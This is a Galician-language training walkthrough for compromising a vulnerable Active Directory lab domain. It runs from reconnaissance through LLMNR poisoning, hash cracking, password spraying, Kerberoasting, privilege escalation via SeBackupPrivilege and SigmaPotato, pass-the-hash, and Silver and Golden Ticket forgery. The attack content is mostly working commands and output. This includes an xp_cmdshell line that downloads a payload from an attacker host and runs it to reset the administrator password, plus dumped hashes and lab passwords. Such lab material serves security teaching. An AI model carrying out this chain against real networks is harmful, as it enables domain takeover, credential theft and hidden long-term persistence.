$ nmap -p- --min-rate 5000 -Pn -n 192.168.56.100 -oN all_ports.txt -oX all_ports.xml
$ nmap -p53,88,135,139,389,445,464,593,636,3268,3389,5985 -sCV 192.168.56.100 -oN services.txt -oX services.xml
```

Visualizamos en navegador a información anterior:

```
$ xsltproc all_ports.xml -o all_ports.html
$ xsltproc services.xml -o services.html
$ firefox all_ports.xml services.html &
```

Portos Críticos Detectados:

- **88 (Kerberos):** Autenticación do dominio.

- **445 (SMB):** Compartición de ficheiros (vulnerable a SMBv1).
- **389/636 (LDAP):** Directorio Activo.
- **5985 (WinRM):** Administración remota (PowerShell).

1.3. Enumeración de Sesión Nula (Ataque Activo)

Intentamos listar usuarios ou recursos compartidos sen autenticación, pero non o conseguimos. Aínda que si atopamos información de interese como o nome do dominio e o posible sistema operativo da máquina obxectivo.

```
$ netexec smb 192.168.56.100 -u '' -p '' --shares
...
SMB         192.168.56.100  445    VULN-DC-01       [*] Windows 10 / Server 2019 Build 17763 x64 (name:VULN-DC-01) (domain:VULN-HE.LAB) (signing:False) (SMBv1
:True)
SMB         192.168.56.100  445    VULN-DC-01       [-] VULN-HE.LAB\ : STATUS_LOGON_FAILURE
```

```
$ enum4linux -U 192.168.56.100
...
[E] Couldn't find users using querydispinfo: NT_STATUS_ACCESS_DENIED
```

FASE 2 - ANÁLISE (OBTENCIÓN DE CREDENCIAIS)

Obxectivo: Conseguir un usuario válido para entrar no sistema.

2.1. Envelenamento LLMNR/NBT-NS - Responder (Ataque Pasivo)

> **DOCUMENTO DE REFERENCIA**
>
> `ATAQUE_ESPECIFICO_LLMNR_RESPONDER`

O laboratorio ten tráfico de rede simulado.

1. Executar **Responder**

```
$ sudo responder -I eth1
```

2. Capturar o hash NTLMv2 do usuario `Administrador`.

```
[+] Listening for events...
...
[SMB] NTLMv2-SSP Username : VULN-HE\Administrador
[SMB] NTLMv2-SSP Hash     : Administrador::VULN-HE:876b445366110fc3:BB8EE5F6D084D8F42E93B32E8933007E:
0101000000000000001B0782A262DC01CE307DE6FE5224CE000000000200080042005900330035000100 1E00570049004E002D003700350047005A00570039004600410044004200 4F000400340057
0049004E002D003700350047005A00570039004600410044004200 4F002E004200590033003500 2E004C004F00430041004C0003001400420059003300350002E004C004F00430041004C0005001400
4200590033003500 2E004C004F00430041004C0007000800001B0782A262DC0106000400020000000800300030000000000000000000000000300000285F7CA42D574196426CBD77710694DE6C4296
C003BE13689EA15FD3232F511C0A0010000000000000000000000000000000000000900240063006900660073002F00530052005600 2D004200410043004B00550050002D003000310000000000000000
0000
```

3. Crackear o hash con `hashcat` ou `john`.

```
$ echo Administrador::VULN-HE:876b445366110fc3:BB8EE5F6D084D8F42E93B32E8933007E:
0101000000000000001B0782A262DC01CE307DE6FE5224CE000000000200080042005900330035000100 1E00570049004E002D0037    00350047005A00570039004600410044004200 4F00040034
00570049004E002D003700350047005A00570039004600410044004200 4F002E004200590033003500 2E004C004F00430041004C0003001400420059003300350002E004C004F00430041004C000500
1    400420059003300350002E004C004F00430041004C0007000800001B0782A262DC0106000400020000000800300030000000000000000000000000300000285F7CA42D574196426CBD77710694
DE6C4296C003BE13689EA15FD3232F511C0A0010000000000000000    000000000000000000000000900240063006900660073002F00530052005600 2D004200410043004B00550050002D00300031000000000000 > admin.hash

$ hashcat -m 5600 admin.hash rockyou.txt --force
$ hashcat -m 5600 admin.hash rockyou.txt --force --show

$ john --format=netntlmv2 admin.hash --wordlist=rockyou.txt
```

Contrasinal administrador do dominio conseguida

Mediante o anterior procedemento xa conseguimos o contrasinal do `administrador do dominio`, polo cal poderiamos acceder vía remota mediante winrm e administrar o dominio.

```
$ evil-winrm -i 192.168.56.100 -u 'administrador' -p 'abc123.'
...
*Evil-WinRM* PS C:\Users\Administrador\Documents> whoami
 vuln-he\administrador
*Evil-WinRM* PS C:\Users\Administrador\Documents> net user administrador
Nombre de usuario                       Administrador
...
Cuenta activa                           SÍ
La cuenta expira                        Nunca
...
Miembros del grupo local                *Administradores
Miembros del grupo global               *Usuarios del dominio
                                        *Administradores de es
                                        *Admins. del dominio
                                        *Administradores de em
                                        *Propietarios del crea
Se ha completado el comando correctamente.
```

2.2. Kerberos - AS-REP Roasting (Ataque Activo)

Buscamos usuarios mal configurados (sen pre-autenticación Kerberos). Non require contrasinal previo, só unha lista de usuarios (ou forza bruta de nomes).

2.2.1. Preparar wordlists

Descargar wordlists de usuarios comúns

```
$ wget https://raw.githubusercontent.com/attackdebris/kerberos_enum_userlists/master/A-Z.Surnames.txt

$ wget https://raw.githubusercontent.com/danielmiessler/SecLists/refs/heads/master/Usernames/xato-net-10-million-usernames.txt
```

Xerar wordlist propio

```
$ cewl https://gl.wikipedia.org/wiki/Lista_de_nomes_masculinos_en_galego -w nomes.txt --lowercase -d 0

$ cat > sufixos.txt <<EOF
.a
.b
.c
.d
.e
.f
.g
.h
.i
.l
.m
.n
.ñ
.o
.p
.q
.r
.s
.t
.u
.v
.x
.z
EOF

$ hashcat -a 1 --stdout nomes.txt sufixos.txt | tee names.surnames.txt
```

```
$ impacket-GetNPUsers VULN-HE.LAB/ -usersfile names.surnames.txt -dc-ip 192.168.56.100 -format hashcat | grep -vi UNKNOWN
...
[-] User maría.g doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User brais.t doesn't have UF_DONT_REQUIRE_PREAUTH set
```

> **De interese**
>
> Aínda que non se atopen usuarios co permiso configurado este ataque pode informarmos da existencia de usuarios no sistema. Neste caso: `maría.g` e `brais.t`
> Deste xeito poderiamos proceder ao apartado `3.1. Ataque de dicionario`
> De momento non somos quen, co noso wordlist xerado, de atopar un usuario con ese permiso activado. A idea sería:
> - **Atopar Vítima:** `nopreauth.user` .
> - **Realizar Acción unha vez atopado o usuario vítima:** Crackear o hash obtido.
>
> *Nota:* Ver `ANALISE_USUARIOS` para saber máis sobre este usuario e se este usuario é un "camiño sen saída" ou útil.

FASE 3 - EXPLOTACIÓN (ACCESO INICIAL)

Obxectivo: Acceder ao sistema.

3.1. Ataque de Dicionario - Password Spraying (Ataque Activo)

Se os métodos anteriores fallan ou queremos máis usuarios, probamos contrasinais débiles contra a lista de usuarios.

```
$ echo 'maría.g\nbrais.t' >  found-users.txt

$ netexec smb 192.168.56.100 -u found-users.txt -p rockyou.txt --ignore-pw-decoding --continue-on-success | grep -vi failure
...
SMB                      192.168.56.100  445    VULN-DC-01       [+] VULN-HE.LAB\brais.t:iloveyou
SMB                      192.168.56.100  445    VULN-DC-01       [+] VULN-HE.LAB\maría.g:dragon
```

- **Vítimas potenciais:** `brais.t` (iloveyou), `maria.g` (dragon).

3.2. Kerberos - Kerberoasting (Ataque Activo)

Unha vez temos un usuario (ex: `brais.t`), buscamos servizos vulnerables. Require un usuario válido no dominio.

```
$ impacket-GetUserSPNs VULN-HE.LAB/brais.t:iloveyou -dc-ip 192.168.56.100 -request
...
ServicePrincipalName                    Name     MemberOf  PasswordLastSet             LastLogon  Delegation
--------------------------------------  -------  --------  --------------------------  ---------  ----------
MSSQLSvc/VULN-HE-DC-01.vuln-he.lab:1433  svc_sql            2025-11-25 06:32:07.222141  <never>



[-] CCache file is not found. Skipping...
[-] Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
```

- **Vítima:** `svc_sql` (MSSQL Service).
- **Acción:** Crackear o Ticket TGS.

Información sobre Kerberos Clock Skew

Que é Clock Skew?

Clock Skew refirese á diferenza de tempo entre o cliente e o servidor Kerberos (DC).

Límite por defecto:

- Máximo **5 minutos** de diferenza
- Configurable en `MaxClockSkew` (Group Policy)

Por que é importante?

- Prevención de replay attacks
- Os tickets Kerberos teñen timestamps
- Se a hora é moi diferente, os tickets son invalidados

Erro común:

```
KRB_AP_ERR_SKEW(Clock skew too great)
```

Solución:
Debemos revisar a sincronización temporal co servidor de dominio para poder obter os tickets kerberos. Non debe existir un desfase de +-5minutos
Instalar ntpdate para sincronización horaria

```
$ sudo apt update && sudo apt -y install ntpsec-ntpdate
$ sudo ntpdate -u 192.168.56.100
$ impacket-GetUserSPNs VULN-HE.LAB/brais.t:iloveyou -dc-ip 192.168.56.100 -request
ServicePrincipalName                    Name     MemberOf  PasswordLastSet             LastLogon  Delegation
--------------------------------------  -------  --------  --------------------------  ---------  ----------
MSSQLSvc/VULN-HE-DC-01.vuln-he.lab:1433  svc_sql            2025-11-25 06:32:07.222141  <never>



[-] CCache file is not found. Skipping...
$krb5tgs$23$*svc_sql$VULN-HE.LAB$VULN-HE.LAB/svc_sql*$4924e632ed0a9eed48b61576ba38298c$6860a050418c78cc5c5a6b1e3a654595f124d048f01a1281c2de4aea8953d99bc42ff8b8e424
01b3367061ef955aa4120a62b74052af04357e5a1031224817fa5fe6f1de89979a7336feb7905ddb65ce235a3f9610144d122a75d7989c8731873330f7bbd861048560860986a87c2fc3d843926c9677e38
0cd4720eb5d5842f27cc368137d25ac081796df07bfddd7ba58e7b82f4f287cf4a9dbd5867ff002fd18ae09f57be5766cc97c24df08332cf2d91d3a22570af414cfb0159dc4af0c1302402c4bb1bc5c0427
68e96c1d8a5dac4ebfe2450b81c6648ae7fcb65d274c7281d3a05e6dad0ac0dcd35210c77c3a4b316c4fe2009056e24b3fd8d5c4513fb03fc18a16d0451f6dc05a32e1d28015e5dd26ecd44315c3a4168e2
2f31a3c7508c9116f71094196e8c8776e7891bb67eb6ae4c405f27875a9151be806b2229b01fb813dce4152db5a8e5672407b8abab0afb79c503161877ddf204d91dc39875589ae27da9fc636ac0929c232
617f8d97536ba847c7c364731ab3fa6b1b184a8f6da3d146a53c1ce7944146ac8ca78619e03b2f948c0684a3d528ed8b33dc13c9b8e6e2e8bd7ae94d48e02445e36ec7ec141d201264edfffd39f09bede88
de00254caa4499e64d232d299e9557d7510baf87f87959fe91a1567fc964dd5c05c5a240d40d28d57d1becb9c1ae07e3adcb1f57560a187d373c9d3b5c013dbf617c01cbfedbc324934347d37ecaee095ef
2fa769d7300d65bafb59fb1118704baa21cbb7ad890dd5ace2be9d5c2a0b33348f3417f19c816717f779a9fb92046af1a2973b05baef7c24e8f8bca5e09dc8f41bf94d61931c1ed96e7a1e7727a8fdda237
c00d1457ed85bd326c360bed25e8762581feccb5b46263450aee37467920c67546d23f63dc36e8545ea9da9fd0cb0ce68c5010911304c1914ed4e8a4b2f45e3d0cbf1126f4a38b743666fab1f4616f4d33a
1f287444ce53ad88111e7ec3f44b95857c158b8e56656971dd788f4b5d3b71ceb2bf1cc64197225f91b9d138c8d2715fed5c170b831e57e9c0591d53de6557b8f0ec2863173e9ec7b42ed68de1384d0633a
5f5da99bac157080df6693f2922a2d313cac8356d0d9a1bb2cb6d945a35217e987898a0b303e74ee5a904ccd43326eb845cdb1a3c65420056d425278c5efe75e777bde3238f962f8c7d79bba0d53434508a
2cff0a0e35125dda78ca94012e13af559339c54726e7024861915893c504aa650a802026e00e3941cdbc240a60f611dec593751c3daae30fbcd439cc58e977d86d4e566b8d86d37135f480d7c03db98f181
7d05808b7ad648ccf473fd6e963281d2bc2788352323cd1d3a5fe85e6bed2fdae5c57d30ff2e9437348a9986f23686c52b8544870c5378633657e7f33be799857cace58c664ac7cd30c157a159041f1126f
ddf511f8bde140a165daea22051e8f2501049e
```

Crackear o hash:

```
$ cat asrep_hash.txt
$krb5tgs$23$*svc_sql$VULN-HE.LAB$VULN-HE.LAB/svc_sql*$4924e632ed0a9eed48b61576ba38298c$6860a050418c78cc5c5a6b1e3a654595f124d048f01a1281c2de4aea8953d99bc42ff8b
8e42401b3367061ef955aa4120a62b74052af04357e5a1031224817fa5fe6f1de89979a7336feb7905ddb65ce235a3f9610144d122a75d7989c8731873330f7bbd861048560860986a87c2fc3d8439
26c9677e380cd4720eb5d5842f27cc368137d25ac081796df07bfddd7ba58e7b82f4f287cf4a9dbd5867ff002fd18ae09f57be5766cc97c24df08332cf2d91d3a22570af414cfb0159dc4af0c13024
02c4bb1bc5c042768e96c1d8a5dac4ebfe2450b81c6648ae7fcb65d274c7281d3a05e6dad0ac0dcd35210c77c3a4b316c4fe2009056e24b3fd8d5c4513fb03fc18a16d0451f6dc05a32e1d28015e5d
d26ecd44315c3a4168e22f31a3c7508c9116f71094196e8c8776e7891bb67eb6ae4c405f27875a9151be806b2229b01fb813dce4152db5a8e5672407b8abab0afb79c503161877ddf204d91dc39875
589ae27da9fc636ac0929c232617f8d97536ba847c7c364731ab3fa6b1b184a8f6da3d146a53c1ce7944146ac8ca78619e03b2f948c0684a3d528ed8b33dc13c9b8e6e2e8bd7ae94d48e02445e36ec
7ec141d201264edfffd39f09bede88de00254caa4499e64d232d299e9557d7510baf87f87959fe91a1567fc964dd5c05c5a240d40d28d57d1becb9c1ae07e3adcb1f57560a187d373c9d3b5c013dbf
617c01cbfedbc324934347d37ecaee095ef2fa769d7300d65bafb59fb1118704baa21cbb7ad890dd5ace2be9d5c2a0b33348f3417f19c816717f779a9fb92046af1a2973b05baef7c24e8f8bca5e09
dc8f41bf94d61931c1ed96e7a1e7727a8fdda237c00d1457ed85bd326c360bed25e8762581feccb5b46263450aee37467920c67546d23f63dc36e8545ea9da9fd0cb0ce68c5010911304c1914ed4e8
a4b2f45e3d0cbf1126f4a38b743666fab1f4616f4d33a1f287444ce53ad88111e7ec3f44b95857c158b8e56656971dd788f4b5d3b71ceb2bf1cc64197225f91b9d138c8d2715fed5c170b831e57e9c
0591d53de6557b8f0ec2863173e9ec7b42ed68de1384d0633a5f5da99bac157080df6693f2922a2d313cac8356d0d9a1bb2cb6d945a35217e987898a0b303e74ee5a904ccd43326eb845cdb1a3c654
20056d425278c5efe75e777bde3238f962f8c7d79bba0d53434508a2cff0a0e35125dda78ca94012e13af559339c54726e7024861915893c504aa650a802026e00e3941cdbc240a60f611dec593751
c3daae30fbcd439cc58e977d86d4e566b8d86d37135f480d7c03db98f1817d05808b7ad648ccf473fd6e963281d2bc2788352323cd1d3a5fe85e6bed2fdae5c57d30ff2e9437348a9986f23686c52b
8544870c5378633657e7f33be799857cace58c664ac7cd30c157a159041f1126fddf511f8bde140a165daea22051e8f2501049e

$ hashcat -m 13100 asrep_hash.txt rockyou.txt --force

$ john --wordlist=rockyou.txt asrep_hash.txt
```

Resultado:
Non atopa contrasinal

Probar co dicionario kaonashi https://github.com/kaonashi-passwords/Kaonashi

Resultado:
Non atopa contrasinal

Conclusión: O contrasinal non se atopa nun dicionario coñecido

---

3.3. Acceso Remoto - Shell (Ataque Activo)

Con credenciais válidas, conectamos para executar comandos.

- **Usuario `brais.t` :** Pertence a *Remote Management Users*.

```
$ evil-winrm -i 192.168.56.100 -u brais.t -p iloveyou
*Evil-WinRM* PS C:\Users\brais.t\Documents> whoami
vuln-he\brais.t
```

- **Usuario `maria.g` :** Pertence a *Remote Desktop Users*.
  - Usar cliente RDP (Remmina/xfreerdp).

```
$ sudo apt update && sudo apt -y install remmina
$ remmina -c rdp://maría.g@192.168.56.100 &

$ xfreerdp3 /v:192.168.56.100 /u:maría.g /p:dragon /cert:ignore
```

> **Problema acceso mediante RDP usuario non administrador**

Como un usuario sen permisos de administrador por defecto non ten acceso por Terminal Server para facer login no propio servidor de dominio.

- **Usuario `maria.g` :** Pertence a *Remote Management Users*.

```
$ evil-winrm -i 192.168.56.100 -u maría.g -p dragon
*Evil-WinRM* PS C:\Users\maria.g\Documents> whoami
vuln-he\maria.g
```

FASE 4 - POST-EXPLOTACIÓN (ESCALADA DE PRIVILEXIOS)

Obxectivo: Elevar privilexios desde un usuario estándar a **Domain Admin** ou **SYSTEM**.

4.1. Escalada de Privilexios - Abuso de SeBackupPrivilege (Ataque Activo)

DOCUMENTO DE REFERENCIA

ATAQUE_ESPECIFICO_SEBACKUP

Vía: De `brais.t` a Domain Admin.

1. O usuario `brais.t` ten o privilexio **SeBackupPrivilege**.

```
*Evil-WinRM* PS C:\Users\brais.t\Documents> whoami /priv

INFORMACIÓN DE PRIVILEGIOS
--------------------------

Nombre de privilegio          Descripción                                        Estado
============================= ================================================== ==========
SeMachineAccountPrivilege     Agregar estaciones de trabajo al dominio           Habilitada
SeBackupPrivilege             Hacer copias de seguridad de archivos y directorios Habilitada
SeChangeNotifyPrivilege       Omitir comprobación de recorrido                   Habilitada
SeIncreaseWorkingSetPrivilege Aumentar el espacio de trabajo de un proceso       Habilitada
*Evil-WinRM* PS C:\Users\brais.t\Documents>
```

2. Usar este privilexio para crear unha copia de seguridade ("Shadow Copy") do disco C:.
   Usar `reg save` para crear copias dos ficheiros:

```
*Evil-WinRM* PS C:\Users\brais.t\Documents> reg save hklm\system system.hive
La operación se completó correctamente.

*Evil-WinRM* PS C:\Users\brais.t\Documents> reg save hklm\sam sam.hive
La operación se completó correctamente.
```

1. Descargar copias de SAM e SYSTEM

```
*Evil-WinRM* PS C:\Users\brais.t\Documents> download sam.hive

*Evil-WinRM* PS C:\Users\brais.t\Documents> download system.hive

*Evil-WinRM* PS C:\Users\brais.t\Documents> exit
```

1. Extraer localmente os hashes (incluído o do Administrador) usando `impacket-secretsdump`.

```
$ ls
sam.hive  system.hive

$ impacket-secretsdump -sam sam.hive -system system.hive LOCAL
...
[*] Target system bootKey: 0x07b8b42127029c003d5dba4aeedffc70
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrador:500:aad3b435b51404eeaad3b435b51404ee:3ec585243c919f4217175e1918e07780:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:7068c73b73f9f6f0b66e1ef9b8ec4fed:::
brais.t:1103:aad3b435b51404eeaad3b435b51404ee:b963c57010f218edc2cc3c229b5e4d0f:::
maria.g:1104:aad3b435b51404eeaad3b435b51404ee:f7eb9c06fafaa23c4bcf22ba6781c1e2:::
nopreauth.user:1105:aad3b435b51404eeaad3b435b51404ee:354bb5eb5613c54ea475a109e8594c6a:::
svc_sql:1106:aad3b435b51404eeaad3b435b51404ee:ad2896ecfb9b443720bab09bb020f852:::
helpdesk.user:1108:aad3b435b51404eeaad3b435b51404ee:02718f5e04ebf11c051a4cf46435d37d:::
VULN-DC-01$:1000:aad3b435b51404eeaad3b435b51404ee:662f7f4057959cdaa00eb02da7334b3f:::
PC-CLIENT01$:1109:aad3b435b51404eeaad3b435b51404ee:688b98841256284e0fd7d0cee6e0d7ed:::

[*] Cleaning up...
```

Hash NTLM de Administrador:

```
Administrador:500:aad3b435b51404eeaad3b435b51404ee:3ec585243c919f4217175e1918e07780:::
```

Hash NTLM: `3ec585243c919f4217175e1918e07780`

Acceder como `Administrador` ou `NT AUTHORITY\SYSTEM` mediante Pass-the-Hash

OPCIÓN A: Pass-the-Hash con Evil-WinRM

```
$ evil-winrm -i 192.168.56.100 -u administrador -H '3ec585243c919f4217175e1918e07780'
*Evil-WinRM* PS C:\Users\Administrador\Documents> whoami
vuln-he\administrador
```

OPCIÓN B: Pass-the-Hash con wmiexec

```
$ impacket-wmiexec -hashes aad3b435b51404eeaad3b435b51404ee:3ec585243c919f4217175e1918e07780 administrador@192.168.56.100
...
C:\>whoami
vuln-he\administrador
```

OPCIÓN C: Pass-the-Hash con psexec

```
$ impacket-psexec -hashes aad3b435b51404eeaad3b435b51404ee:3ec585243c919f4217175e1918e07780 administrador@192.168.56.100
...
C:\Windows\system32>
nt authority\system
```

OPCIÓN D: Pass-the-Hash con smbexec

```
$  impacket-smbexec -hashes aad3b435b51404eeaad3b435b51404ee:3ec585243c919f4217175e1918e07780 administrador@192.168.56.100
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
C:\Windows\system32>whoami
nt authority\system
```

Mimikatz

Dende SYSTEM, facer dump de LSASS con Mimikatz para obter credenciais en memoria.

4.2. Escalada de Privilexios - A vía Potato (Ataque Activo)

DOCUMENTO DE REFERENCIA

ATAQUE_ESPECIFICO_SEIMPERSONATE

Vía: De `maria.g` a SYSTEM.

1. O usuario `maria.g` ten o privilexio **SeImpersonatePrivilege**.

```
*Evil-WinRM* PS C:\Users\maria.g\Documents> whoami /priv

INFORMACIÓN DE PRIVILEGIOS
--------------------------

Nombre de privilegio          Descripción                                Estado
============================= ========================================== ==========
SeMachineAccountPrivilege     Agregar estaciones de trabajo al dominio     Habilitada
SeChangeNotifyPrivilege       Omitir comprobación de recorrido             Habilitada
SeImpersonatePrivilege        Suplantar a un cliente tras la autenticación Habilitada
SeIncreaseWorkingSetPrivilege Aumentar el espacio de trabajo de un proceso Habilitada
```

2. Subir ferramenta **SigmaPotato.exe**.

```
$ wget https://github.com/tylerdotrar/SigmaPotato/releases/download/v1.0/SigmaPotato.exe
```

```
*Evil-WinRM* PS C:\Users\maria.g\Documents> upload SigmaPortato.exe
```

1. Executar SigmaPotato para cambiar contrasinal de Administrador

```
*Evil-WinRM* PS C:\Users\maria.g\Documents> .\SigmaPotato.exe "net user administrador 123456789"
...
[+] Process Output:
Se ha completado el comando correctamente.
```

2. Acceder como `Administrador`

```
$ evil-winrm -i 192.168.56.100 -u administrador -p 123456789
...
*Evil-WinRM* PS C:\Users\Administrador\Documents> whoami
vuln-he\administrador
```

4.3. Movemento Lateral por ACLs (Ataque Activo)

> **DOCUMENTO DE REFERENCIA**
>
> ATAQUE_ESPECIFICO_ACLS_HELPDESK

Vía: De `helpdesk.user` a `maria.g`.

Só aplicable se comprometemos a `helpdesk.user` previamente (ex: tras dump completo de hashes).

1. Detectar mediante BloodHound que o grupo HelpDesk ten `GenericAll` sobre `maria.g`.
2. Usar `rpcclient` desde Kali para cambiar remotamente o contrasinal de María sen necesidade de consola:

```
$ rpcclient -U "VULN-HE.LAB\helpdesk.user%HelpDeskP@ss1" 192.168.56.100
rpcclient $> setuserinfo2 maria.g 23 'NovoPassword123!'
```

3. Acceder como María mediante WinRM:

```
$ evil-winrm -i 192.168.56.100 -u maria.g -p 'NovoPassword123!'
```

4. Executar a **Opción B (Potato)** desde a sesión de María para escalar a SYSTEM.

FASE 5 — PERSISTENCIA (KERBEROS AVANZADO)

Obxectivo: Manter acceso ao dominio sen depender de contrasinais nin de recomprometer sistemas.

Esta fase representa o **peor escenario posible** nun Active Directory comprometido.

5.1 Silver Ticket — Persistencia por Servizo

> **DOCUMENTO DE REFERENCIA**
>
> ATAQUE_ESPECIFICO_SILVER_TICKET

Vía: Desde Domain Admin ou usuario con acceso aos hashes.
Conta crítica: `svc_sql` (Hash NTLM: `ad2896ecfb9b443720bab09bb020f852`)
Servizo obxectivo: MSSQL (SPN: `MSSQLSvc/VULN-DC-01.vuln-he.lab:1433`)

Procedemento Resumido:

1. **Obter o hash NTLM de `svc_sql` :**
2. Vía SeBackupPrivilege (brais.t): Dump de SAM/NTDS
3. Vía DCSync (Administrador): `impacket-secretsdump`
4. Vía Kerberoasting (se se crackea)
5. **Obter o SID do dominio:**

```
$ impacket-lookupsid VULN-HE.LAB/brais.t:iloveyou@192.168.56.100 | grep "Domain SID"
[*] Domain SID is: S-1-5-21-1409906420-806768563-109815720
```

6. **Sincronizar hora co DC:**

```
$ sudo ntpdate -u 192.168.56.100
```

7. **Forxar Silver Ticket:**

```
$ impacket-ticketer \
  -nthash ad2896ecfb9b443720bab09bb020f852 \
  -domain-sid S-1-5-21-1409906420-806768563-109815720 \
  -domain VULN-HE.LAB \
  -spn "MSSQLSvc/VULN-DC-01.vuln-he.lab:1433" \
  Administrador
```

8. **Usar o ticket para acceder a SQL Server:**

```
$ export KRB5CCNAME=Administrador.ccache
$ echo '192.168.56.100 VULN-DC-01.vuln-he.lab' | sudo tee -a /etc/hosts
$ sudo ntpdate -u 192.168.56.100
$ impacket-mssqlclient -k -no-pass VULN-HE.LAB/Administrador@VULN-DC-01.vuln-he.lab
```

9. **Activar xp_cmdshell e escalar a SYSTEM:**

```
SQL> exec sp_configure 'show advanced options', 1; reconfigure;
SQL> exec sp_configure 'xp_cmdshell', 1; reconfigure;
SQL> exec xp_cmdshell 'whoami';  -- vuln-he\svc_sql
```

10. **Explotar SeImpersonatePrivilege con SigmaPotato:**

```
SQL> exec xp_cmdshell 'powershell -c "IWR http://192.168.56.113/SigmaPotato.exe -OutFile C:\Temp\sp.exe"';
SQL> exec xp_cmdshell 'C:\Temp\sp.exe "net user Administrador 123456789"';
```

Resultado:
- Acceso persistente a MSSQL durante 10 anos
- Execución remota como `svc_sql`
- Escalada a `NT AUTHORITY\SYSTEM`
- Control total do dominio

Invalidación: Cambiar contrasinal de `svc_sql`

5.2 Golden Ticket — Persistencia Total de Dominio

> **DOCUMENTO DE REFERENCIA**
>
> ATAQUE_ESPECIFICO_GOLDEN_TICKET

Vía: Desde Domain Admin ou usuario con privilexios de replicación (DCSync).
Conta crítica: `krbtgt` (Hash NTLM: `f8d660354307503cae5a4a735d110da0`)

Procedemento Resumido:

1. **Obter o hash NTLM de `krbtgt`:**
2. Vía SeBackupPrivilege (brais.t): Dump de NTDS.dit
3. Vía DCSync (Administrador):

```
$ impacket-secretsdump 'VULN-HE.LAB/Administrador:abc123.@192.168.56.100' -just-dc-user krbtgt
...
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f8d660354307503cae5a4a735d110da0:::
```

4. **Obter o SID do dominio:**

```
$ impacket-lookupsid VULN-HE.LAB/brais.t:iloveyou@192.168.56.100 | grep "Domain SID"
[*] Domain SID is: S-1-5-21-1409906420-806768563-109815720
```

5. **Sincronizar hora co DC:**

```
$ sudo ntpdate -u 192.168.56.100
```

6. **Forxar Golden Ticket:**

```
$ impacket-ticketer \
  -nthash f8d660354307503cae5a4a735d110da0 \
  -domain-sid S-1-5-21-1409906420-806768563-109815720 \
  -domain VULN-HE.LAB \
  Administrador
```

7. **Usar o ticket para acceso total ao dominio:**

```
$ export KRB5CCNAME=Administrador.ccache
$ echo '192.168.56.100 VULN-DC-01.vuln-he.lab VULN-HE.LAB' | sudo tee -a /etc/hosts
$ sudo ntpdate -u 192.168.56.100

# Opción A: PSExec (Shell como SYSTEM)
$ impacket-psexec -k -no-pass VULN-HE.LAB/Administrador@VULN-DC-01.vuln-he.lab

# Opción B: WMIExec
$ impacket-wmiexec -k -no-pass VULN-HE.LAB/Administrador@VULN-DC-01.vuln-he.lab

# Opción C: SMBExec
$ impacket-smbexec -k -no-pass VULN-HE.LAB/Administrador@VULN-DC-01.vuln-he.lab

# Opción D: SMBClient (recursos compartidos)
$ impacket-smbclient -k -no-pass VULN-HE.LAB/Administrador@VULN-DC-01.vuln-he.lab

# Opción E: SQL Server
$ impacket-mssqlclient -k -no-pass VULN-HE.LAB/Administrador@VULN-DC-01.vuln-he.lab
```

Resultado:
- Acceso total ao dominio durante 10 anos
- Acceso a calquera recurso e servizo
- Non require contacto co KDC
- Practicamente indetectable

Invalidación: Resetar contrasinal de `krbtgt` **DÚAS veces consecutivas**

Diferenza clave Golden vs Silver

Característica	Golden Ticket	Silver Ticket
Conta requerida	`krbtgt`	Conta de servizo (ex: `svc_sql`)
Ámbito	Todo o dominio	Un servizo específico
Ticket forxado	TGT (Ticket Granting Ticket)	TGS (Ticket Granting Service)
Acceso	Calquera recurso do dominio	Só o servizo especificado
Validez típica	10 anos	10 anos
Invalidación	Resetar `krbtgt` dúas veces	Cambiar contrasinal da conta de servizo

CONCLUSIÓN

Parabéns! Completaches as fases iniciais e de escalada no laboratorio **VULN-HE.LAB**.

Lograches:

1. **Recoñecer** unha rede hostil (Fase 1).
2. **Obter acceso inicial** mediante vulnerabilidades comúns (LLMNR, AS-REP e Contrasinais débiles) (Fase 2 e 3).
3. **Escalar privilexios** a Administrador ou SYSTEM abusando de permisos mal configurados (SeBackup, SeImpersonate) (Fase 4).
4. **Persistencia avanzada en Kerberos (Silver / Golden Ticket)** (Fase 5).

Ataques específicos

VECTOR DE ATAQUE: SILVER TICKET (PERSISTENCIA EN SERVIZOS)

Fase: 5. Persistencia
Requisitos: Hash NTLM da conta de servizo (`svc_sql`) e o SID do dominio.

Descrición

Un **Silver Ticket** é un TGS (Ticket Granting Service) falsificado. A diferenza do Golden Ticket (que require o hash de `krbtgt` e dá acceso a todo), o Silver Ticket só require o hash da conta que executa un servizo e dá acceso de administrador **só a ese servizo**.

